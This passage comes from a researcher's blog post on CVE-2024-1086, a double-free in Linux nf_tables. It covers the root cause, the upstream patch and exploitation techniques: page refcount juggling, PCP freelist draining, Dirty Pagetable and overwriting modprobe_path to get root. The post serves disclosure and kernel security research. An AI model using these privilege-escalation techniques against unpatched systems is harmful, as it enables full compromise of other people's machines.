


Illustration 2.5.2.1: An example of virtual address to physical address translation.

This model of nested arrays is used because it saves a lot of memory. Instead of allocating a huge array for 128TiB of virtual addresses, it instead divides it into several smaller arrays with each layer having a smaller bailiwick. This means that tables responsible for an unallocated area will not be allocated.

Traversing the pagetables is a very inexpensive process since it are essentially 4-5 array dereferences. The indices for these dereferences are - get ready to have your mind blown - embedded in the virtual address. This means that a virtual address is not an address, but pagetable indices with a prefixed canonical. This elegant approach allows for $O(1)$ physical address retrieval, since array dereferences are $O(1)$ and the bit shifting to recover for the index is $O(1)$ as well. Unfortunately, pagetables would need to be traversed very often which would make even these array dereferences slow. Hence, the TLB is implemented.

In terms of practicality, the TLB needs to find the pagetables in physical memory to pagewalk them. The address for the root of the userland pagetable hierarchy (PGD) of **the running process** is stored in the privileged `CR3` register in the corresponding CPU core. 'Privileged' means that the register can only be accessed from kernelspace, as userland accesses will lead to a permission error. When the kernel scheduler makes the CPU switch to another process context, the kernel will set the `CR3` register to `virt_to_phys(current->mm->pgd)`.

To learn more about how the MMU finds the location of the pagetable hierarchy when the CPU needs to do a TLB lookup with cache miss, check the [Wikipedia page on control registers](#).

2.6. TLB Flushing

TLB Flushing is the practice of, well, flushing the TLB. The translation lookaside buffer (TLB) caches translations between virtual addresses and physical addresses. This practice delivers a huge performance increase as the CPU doesn't have to traverse the pagetables anymore and can instead *lookaside* to the TLB.

When an virtual addresses' pagetable hierarchy changes in kernelspace, it needs to be updated in the TLB as well. This is invoked manually from the kernel by doing function calls in the same functions where the pagetables are changed. These functions "flush" the TLB, which empties the translation cache (possibly only for a certain address range) of the TLB. Then, the next the virtual address is accessed, the TLB will save the translation to the TLB cache.

However, sometimes we change the pagetables (and their virtual addresses) in exploits at times where that's not expected. An example of this is using a UAF write bug to overwrite a PTE. At that time, the TLB flushing functions in the kernel are not called, since we are not using the functions to change the page tables, which do invoke said functions. Hence, we need to flush the TLB indirectly from userland. Otherwise, the TLB would contain outdated cache entries. In the techniques section of this blogpost I present my own method of doing this.

To learn more about the TLB, check the Wikipedia article: ["Translation lookaside buffer - Wikipedia."](#)

2.7. Dirty Pagetable

Dirty Pagetable is a novel technique presented by N. Wu, which boils down to overwriting PTEs in order to perform an KSMA attack. Their research paper presents 2 scenarios to overwrite PTEs: a double-free bug and an UAF-write bug. Both scenarios are supplemented with a practical example. The original paper is definitely worth a read considering I learned a lot from it.




Illustration 2.7.1: An high-level overview of the Dirty Pagetable technique.

However, there are a few critical topics out-of-scope in the original paper, which I try to include in this blogpost. An example of those topics is how pagetables work, TLB flushing, proof-of-concept code, the workings of physical KASLR, and the format of PTE values. Additionally, I present a variation on this technique (Dirty Pagedirectory) in this blogpost.

To learn more, check the original research paper by N. Wu: ["Dirty Pagetable: A Novel Exploitation Technique To Rule Linux Kernel."](#)

2.8. Overwriting modprobe_path

One of the more classical privilege escalation techniques is overwriting the `modprobe_path` variable in the kernel. The value of the variable is set to `CONFIG_MODPROBE_PATH` at compile-time, and is padded to `KMOD_PATH_LEN` bytes with nullbytes. Usually `CONFIG_MODPROBE_PATH` is set to `"/sbin/modprobe"` as that is the usual filepath for the modprobe binary.

The variable is used when a user is trying execute a binary with an unknown magic bytes header. For instance, the magic bytes of an ELF binary are `FE45 4C46` (a.k.a. ".ELF"). When executing the binary, the kernel will look for registered binary handlers which match said magic bytes. In the case of ELF, the ELF binfmt handler is selected. However when a registered binfmt is not recognized, modprobe will be invoked using the path stored in `modprobe_path` and it will query for a kernel module with the name `binfmt-%04x`, where `%04x` is the hex representation of the first 2 bytes in the file.




Illustration 2.8.1: Analysis of the modprobe_path privilege escalation technique.

To exploit this, we can overwrite the value of `modprobe_path` with a string of the path of a privilege escalation script (which gives `/bin/sh` root SUID for instance), and then invoke modprobe by trying to execute a file with an invalid format such as `ffff ffff`. The kernel will then run `/tmp/privesc_script.sh -q -- binfmt-ffff` as root, which allows us to run any code as root. This saves us the hassle of having to run kernel functions ourselves, and instead allows easy privesc by overwriting a string.

Somewhere along the line, the `CONFIG_STATIC_USERMODEHELPER_PATH` mitigation was introduced, which makes overwriting `modprobe_path` useless. The mitigation works by setting every executed binary's path to a busybox-like binary, which behaves differently based on the `argv[0]` filename passed. Hence, if we overwrite `modprobe_path`, only this `argv[0]` value would differ, which the busybox-like binary does not recognize and hence would not execute.

The exploit presented in this exploit works both with and without `CONFIG_STATIC_USERMODEHELPER_PATH`, because we can simply overwrite the read-only `"/sbin/usermode-helper"` string in kernel memory.

To learn more about the `modprobe_path` technique, check this useful page on Github by user Smallkirby: ["modprobe_path.md · smallkirby/kernel-pwn."](https://github.com/Smallkirby/kernel-pwn/blob/master/modprobe_path.md)

2.9. KernelCTF

KernelCTF is a program ran by Google with the intent of disclosing new exploitation techniques for (hardened) Linux kernels. It's also a great way to get an ethical bounty for any vulnerabilities you may have in the Linux kernel, as the bounties range from \$21.337 anywhere up to \$111.337 and even more, all depending on the scope of the vulnerability and if there are any novel techniques.

The major outlines are that there are 3 machine categories: LTS (long-term stable kernel hardened with existing mitigations), mitigation (kernel hardened with experimental mitigations on top of existing mitigations), and COS (container optimized OS). Each machine can be hacked once per version, and the researcher who hacked the machine first gets the reward. This means that if researcher A hacked LTS version 6.1.63, then researcher A and

researcher B can still hack mitigation version 6.1.63. After the next version is released on the KernelCTF platform (typically after 2 weeks), both researcher A and researcher B can hack LTS version 6.1.65 again. However, the bug reported by researcher A for version 6.1.63 will most likely be fixed now, and would be treated like a duplicate anyways if it were to be exploited again.

In order to "hack" the KernelCTF machine, the researcher needs to read the `/flag` file in the root (jail host) namespace, which is only readable by the root user. As you may expect, this may require both a namespace sandbox (`nsjail`) escape as well as an privilege escalation to the root user. At the end of the day, this does not matter as long as the flag is captured.

To debug the environment, check the `local_runner.sh` script which the KernelCTF team provides. Note the `--root` flag, which allows you to run a root shell from outside of the jail.

To learn more about the KernelCTF program, check this page: "[KernelCTF rules | security-research.](#)"

3. The bug

3.1. Finding the bug

It all started when I wanted to implement firewall bypasses into my ORB rootkit [Netkit](#). I wanted to rely on the kernel API (exported functions) for any actions, as it would have the same compatibility as regular kernel modules. Hopefully, this would mean that the rootkit kernel module could be used across architectures and kernel versions, without having to change the source code.

This led me into the rabbit hole called Netfilter. Before this research, I had no practical experience with Netfilter, so I had to do a lot of research on my own. Gladfully, there is plenty of documentation available from both the kernel developers and the infosec community. After reading myself into the subsystem, I read a bunch of source code from the top down related to nf_tables rules and expressions.

While reading nf_tables code - whose state machine is very interesting from a software development point of view - I noticed the `nf_hook_slow()` function. This function loops over all rules in a chain and stops evaluation (returns the function) immediately when `NF_DROP` is issued.

In the `NF_DROP` handling, it frees the packet and it allows a user to set the return value using `NF_GET_DROPERR()`. With this knowledge I made the function return `NF_ACCEPT` using the drop error when handling `NF_DROP`. A bunch of kernel panics and code path analyses later, I found a double-free primitive.

```
// looping over existing rules when skb triggers chain
int nf_hook_slow(struct sk_buff *skb, struct nf_hook_state *state,
                 const struct nf_hook_entries *e, unsigned int s)
{
    unsigned int verdict;
    int ret;

    // loop over every rule
    for (; s < e->num_hook_entries; s++) {
        // acquire rule's verdict
        verdict = nf_hook_entry_hookfn(&e->hooks[s], skb, state);

        switch (verdict & NF_VERDICT_MASK) {
            case NF_ACCEPT:
                break; // go to next rule
            case NF_DROP:
                kfree_skb_reason(skb, SKB_DROP_REASON_NETFILTER_DROP);
        }
    }
}
```

```
// check if the verdict contains a drop err
ret = NF_DROP_GETERR(verdict);
if (ret == 0)
    ret = -EPERM;

// immediately return (do not evaluate other rules)
return ret;

// [snip] alternative verdict cases
default:
    WARN_ON_ONCE(1);
    return 0;
}
}

return 1;
}
```

Codeblock 3.1.1: The `nf_hook_slow()` kernel function written in C, which iterates over nftables rules.

3.2. Root cause analysis

The root cause of the bug is quite simplistic in nature, as it is an input sanitization bug. The impact of this is a stable double-free primitive.

The important details of the dataflow analysis are that when creating a verdict **object** for a netfilter hook, the kernel allowed positive drop errors. This meant an attacking user could cause the scenario below, where `nf_hook_slow()` would free an skb object when `NF_DROP` is returned from a hook/rule, and then return `NF_ACCEPT` as if every hook/rule in the chain returned `NF_ACCEPT`. This causes the caller of `nf_hook_slow()` to misinterpret the situation, and continue parsing the packet and eventually double-free it.

```
// userland API (netlink-based) handler for initializing the verdict
static int nft_verdict_init(const struct nft_ctx *ctx, struct nft_data *data,
                          struct nft_data_desc *desc, const struct nlaattr *nla)
{
    u8 genmask = nft_genmask_next(ctx->net);
```

```

struct nlattr *tb[NFTA_VERDICT_MAX + 1];
struct nft_chain *chain;
int err;

// [snip] initialize memory

// malicious user: data->verdict.code = 0xffff0000
switch (data->verdict.code) {
default:
    // data->verdict.code & NF_VERDICT_MASK == 0x0 (NF_DROP)
    switch (data->verdict.code & NF_VERDICT_MASK) {
    case NF_ACCEPT:
    case NF_DROP:
    case NF_QUEUE:
        break; // happy-flow
    default:
        return -EINVAL;
    }
    fallthrough;
case NFT_CONTINUE:
case NFT_BREAK:
case NFT_RETURN:
    break; // happy-flow
case NFT_JUMP:
case NFT_GOTO:
    // [snip] handle cases
    break;
}

// successfully set the verdict value to 0xffff0000
desc->len = sizeof(data->verdict);

return 0;
}

```

Codeblock 3.2.1: The `nft_verdict_init()` kernel function written in C, which constructs an netfilter verdict object.

```

// looping over existing rules when skb triggers chain
int nf_hook_slow(struct sk_buff *skb, struct nf_hook_state *state,
    const struct nf_hook_entries *e, unsigned int s)
{
    unsigned int verdict;
    int ret;

    for (; s < e->num_hook_entries; s++) {
        // malicious rule: verdict = 0xffff0000
        verdict = nf_hook_entry_hookfn(&e->hooks[s], skb, state);
    }
}

```

```

// 0xffff0000 & NF_VERDICT_MASK == 0x0 (NF_DROP)
switch (verdict & NF_VERDICT_MASK) {
case NF_ACCEPT:
    break;
case NF_DROP:
    // first free of double-free
    kfree_skb_reason(skb,
                     SKB_DROP_REASON_NETFILTER_DROP);

    // NF_DROP_GETERR(0xffff0000) == 1 (NF_ACCEPT)
    ret = NF_DROP_GETERR(verdict);
    if (ret == 0)
        ret = -EPERM;

    // return NF_ACCEPT (continue packet handling)
    return ret;

// [snip] alternative verdict cases
default:
    WARN_ON_ONCE(1);
    return 0;
}
}

return 1;
}

```

Codeblock 3.2.2: The `nf_hook_slow()` kernel function written in C, which iterates over nftables rules.

```

static inline int NF_HOOK(uint8_t pf, unsigned int hook, struct net *net, struct sock
    struct sk_buff *skb, struct net_device *in, struct net_device *out,
    int (*okfn)(struct net *, struct sock *, struct sk_buff *))
{
    // results in nf_hook_slow() call
    int ret = nf_hook(pf, hook, net, sk, skb, in, out, okfn);

    // if skb passes rules, handle skb, and double-free it
    if (ret == NF_ACCEPT)
        ret = okfn(net, sk, skb);

    return ret;
}

```

Codeblock 3.2.3: The `NF_HOOK()` kernel function written in C, which calls a callback function on success.

3.3. Bug impact & exploitation

As said in the subsection above, this bug leaves us with a very powerful double-free primitive when the correct code paths are hit. The double-free impacts both `struct sk_buff` objects in the `skbuff_head_cache` slab cache, as well as a dynamically-sized `sk_buff->head` object ranging from `kmalloc-256` up to order 4 pages directly from the buddy-allocator (65536 bytes) with ipv4 packets (perhaps even more with ipv6 jumbo packets?).

The `sk_buff->head` object is allocated through a `kmalloc`-like interface (`kmalloc_reserve()`) in `__alloc_skb()`. This allows us to allocate objects of a dynamic size. Hence, we can allocate slab objects from size 256 to full-on pages of 65536 bytes from the buddy allocator. An functional overview of this can be found in the page allocation subsection of the background info section.

The size of the `sk_buff->head` object is directly influenced by the size of the network packet, as this object contains the packet content. Hence, if we send a packet with e.g. 40KiB data, the kernel would allocate an order 4 page directly from the buddy-allocator.

When you try to reproduce the bug yourselves, the kernel may panic, even when all mitigations are disabled. This is because certain fields of the `skb` - such as pointers - get corrupted when the `skb` is freed. As such, we should try to avoid usage of these fields. Fortunately, I found a way to bypass all usage which could lead to a panic or usual errors and get a highly reliable double-free primitive. I'm highlighting this in the respective subsection within the proof-of-concept section.

3.4. Bug fixes

When I reported the bug to the kernel developers, I proposed my own bug fix which regrettably had to introduce a specific breaking change in the middle of the netfilter stack.

Thankfully, one of the maintainers of the subsystem came up with their own elegant fix. Their fix sanitizes verdicts from userland input in the netfilter API itself, before the malicious verdict is even added. The specific fix makes the kernel disallow drop errors entirely for userland input. The maintainer mentions however that if this behaviour is needed in the future, only drop errors with `n <= 0` should be allowed to prevent bugs like these. This is because positive drop errors like `1` will overlap as `NF_ACCEPT`.

Additionally, the vulnerability was assigned [CVE-2024-1086](#) (this was before the Linux kernel became an CNA and ruined the meaning of CVEs).

A use-after-free vulnerability in the Linux kernel's netfilter: nf_tables component. The nft_verdict_init() function allows positive values as drop error within the We recommend upgrading past commit f342de4e2f33e0e39165d8639387aa6c19dff660.

Codeblock 3.4.1: The description of CVE-2024-1086.

```
--- a/net/netfilter/nf_tables_api.c
+++ b/net/netfilter/nf_tables_api.c
@@ -10988,16 +10988,10 @@ static int nft_verdict_init(const struct nft_ctx *ctx, struct
    data->verdict.code = ntohs(nla_get_be32(tb[NFTA_VERDICT_CODE]));

    switch (data->verdict.code) {
-   default:
-       switch (data->verdict.code & NF_VERDICT_MASK) {
-       case NF_ACCEPT:
-       case NF_DROP:
-       case NF_QUEUE:
-           break;
-       default:
-           return -EINVAL;
```

```

-     }
-     fallthrough;
+     case NF_ACCEPT:
+     case NF_DROP:
+     case NF_QUEUE:
+         break;
+     case NFT_CONTINUE:
+     case NFT_BREAK:
+     case NFT_RETURN:
@@ -11032,6 +11026,8 @@ static int nft_verdict_init(const struct nft_ctx *ctx, struct
        data->verdict.chain = chain;
        break;
+     default:
+         return -EINVAL;
    }

    desc->len = sizeof(data->verdict);
--

```

Codeblock 3.4.2: C code diff of the `nft_verdict_init()` kernel function being patched against the bug.

You can learn more about their fix on the kernel lore website: "[[PATCH nf netfilter: nf_tables: reject QUEUE/DROP verdict parameters.](#)]"

4. Techniques

4.1. Page refcount juggling

The first technique required for the exploit is juggling page refcounts. When we attempt to double-free a page in the kernel using the dedicated API functions, the kernel will check the refcount of the page:

```

void __free_pages(struct page *page, unsigned int order)
{
    /* get PageHead before we drop reference */
    int head = PageHead(page);

    if (put_page_testzero(page))
        free_the_page(page, order);
}

```

```
else if (!head)
    while (order-- > 0)
        free_the_page(page + (1 << order), order);
}
```

Codeblock 4.1.1: C code of the `__free_pages()` kernel function with original comments.

The refcount is usually 1 before we free the page (unless it is shared or something, then it is higher). If the pages' refcount is below 0 after it is decremented, it will refuse to free the page (`put_page_testzero()` will return false). This means that we shouldn't be able to double-free pages... unless?

The active readers will notice that several child-pages will then be freed until `order-- == 0`. However, after the first page free the page order is set to 0. Hence during the 2nd free where said code gets ran, no pages will be freed since `order-- == -1`. The fact that the page order gets set to 0 after a page free will be abused to convert the double-free pages to order 0 in the "Setting page order to 0" technique section.

In the context of a double-free: when we free the page for the 1st time, the refcount will be decremented to 0 and hence the page will be freed as the code above allows it to be. However, when we try free the page for 2nd time, the refcount will be decremented to -1 and it will not be freed since the refcount $\neq 0$ and may even raise a BUG() if `CONFIG_DEBUG_VM` is enabled.

So, how do we double-free pages then? Simple: allocate the page again before the 2nd free, as the free will look like a non-double-free free considering there is an actual object in the page. This can be any object with the same size, such as a slab or a pagetable, which is what I'm utilizing with the exploit.

In the most simplistic form, the implementation of this technique will look like this:

```
static void kref_juggling(void)
{
    struct page *skb1, *pmd, *pud;

    skb1 = alloc_page(GFP_KERNEL); // refcount 0 -> 1
    __free_page(skb1); // refcount 1 -> 0
    pmd = alloc_page(GFP_KERNEL); // refcount 0 -> 1
    __free_page(skb1); // refcount 1 -> 0
    pud = alloc_page(GFP_KERNEL); // refcount 0 -> 1

    pr_err("[*] skb1: %px (phys: %016llx), pmd: %px (phys: %016llx), pud: %px (phys: %016llx)\n",
            skb1, pmd, pud);
}
```

Codeblock 4.1.2: C code of a custom kernel module, containing comments describing page refcounts.

In terms of cleaning this up post-exploitation, it's incredibly easy: just free both objects at will, as the kernel will refuse to double-free the page because of the refcount. :-)

4.2. Page freelist entry order 4 to order 0

When an allocation happens through `__do_kmalloc_node()` (such as skb's), the size of the allocated object is checked against `KMALLOC_MAX_CACHE_SIZE` (the maximum slab-allocator size). If the object is larger than that, one of the page allocators will be used instead of the slab-allocator. This is useful when we want to deterministically free pages like the skb data and allocate pages like PTE pages using the same algorithms and freelists. However, the value of `KMALLOC_MAX_CACHE_SIZE` is equivalent to `PAGE_SIZE * 2`, which means that kmalloc will be using the page allocators for allocations above order 1 (2 pages, or 8096 bytes).

Unfortunately enough, some objects we may want to target are exclusively allocated by page allocators whilst still falling within the size of the slab-allocator. For example, a developer may use `alloc_page()` instead of `kmalloc(4096)`, because this saves overhead. An example of this is a PTE page (or any other pagetable page for that sake), which uses page allocations of order 0 (1 page, or 4096 bytes).

If we would double-free an object of 4096 bytes (an order==0 page) handled by the slab-allocator, it would end up in the slabcaches, not in the pagecache. Hence, in order to double-alloc pages in the order==0 freelist, we need to convert the order 4 (16 page) freelist entries from our double-free to the order 0 (1 page) freelist entries.

Luckily, I found 2 methods to allocate order==0 pages with order==4 page freelist entries.

4.2.1. Draining the PCP list

This method takes advantage of the fact that the PCP-allocator is basically a set of per-CPU freelists for the buddy-allocator. When one of those PCP freelists are empty, it will refill pages from the buddy-allocator.

For a functional overview of the page allocation process (including if statements, and the slab-allocator and buddy-allocator), check the page allocation subsection in the background section.




Illustration 4.2.1.1: Timeline of memory operations to set a page order to 0.

The refill happens in bulks of `count = N/order` page objects. Hence, the function `rmqueue_bulk()` (which is used for the refill) allocates `count` pages with order `order` from the buddy-allocator. When allocating a page from the buddy-allocator, it will traverse the buddy page freelist, and if the buddy freelist entries' `order >= order`, then it will return this page for the refill. If the buddy freelist entries' `order > order`, then the buddy-allocator will internally divide the page.

Notice that our exploit double-free's `order==4` pages, and needs to fill those with `order==0` PCP pages. When we free it, the `order==4` page is added to the buddy-freelist. For our exploit we want to place an `order==0` page into these 16 pages, because the `order==4` page will be double-freed. The allocation for `order==0` pages happens with the PCP allocator, which has per-order freelists. However, the PCP-refill mechanism will take any buddy-page if it fits. Hence, we can allocate 16 PTE pages into the double-freed `order==4` page.

As said, in order to trigger this mechanism we must first drain the PCP freelist for the target CPU by spraying page allocations. In my exploit I do this by spraying PTE pages, and this is directly related to the Dirty Pagedirectory technique. Because we cannot tell if the PCP freelist was drained, we need to assume one of the sprayed objects is allocated in the double-free object. Hence, I spray PTE objects so an PTE object takes the spot of one of the double-free'd buddy pages. If I wanted to allocate an PMD object, I would spray PMD objects, et cetera.

The amount of objects in the freelists differs per system and per resource usage. For the exploit I used 16000 PTE objects which is - in all cases I encountered - enough to empty the freelist.

```
static int rmqueue_bulk(struct zone *zone, unsigned int order,
                        unsigned long count, struct list_head *list,
                        int migratetype, unsigned int alloc_flags)
{
    unsigned long flags;
    int i;

    spin_lock_irqsave(&zone->lock, flags);
    for (i = 0; i < count; ++i) {
        struct page *page = __rmqueue(zone, order, migratetype, alloc_flags);
        if (unlikely(page == NULL))
            break;

        list_add_tail(&page->pcp_list, list);
        // [snip] set stats
    }

    // [snip] set stats
    spin_unlock_irqrestore(&zone->lock, flags);

    return i;
}
```

Codeblock 4.2.1.2: C code of the `rmqueue_bulk()` kernel function, which refills the PCP freelist.

4.2.2. Race condition (obsolete)

>> This technique is obsolete, but was used for kernelctf exploit <<

The first free() append the page to the correct freelist, and will set the page order to 0. However when doing a double-free (2nd free), the page will be added to the freelist for order 0 since that's what the page order is for that page. This way, we can add order==4 pages to the order==0 freelists with a double-free primitive.

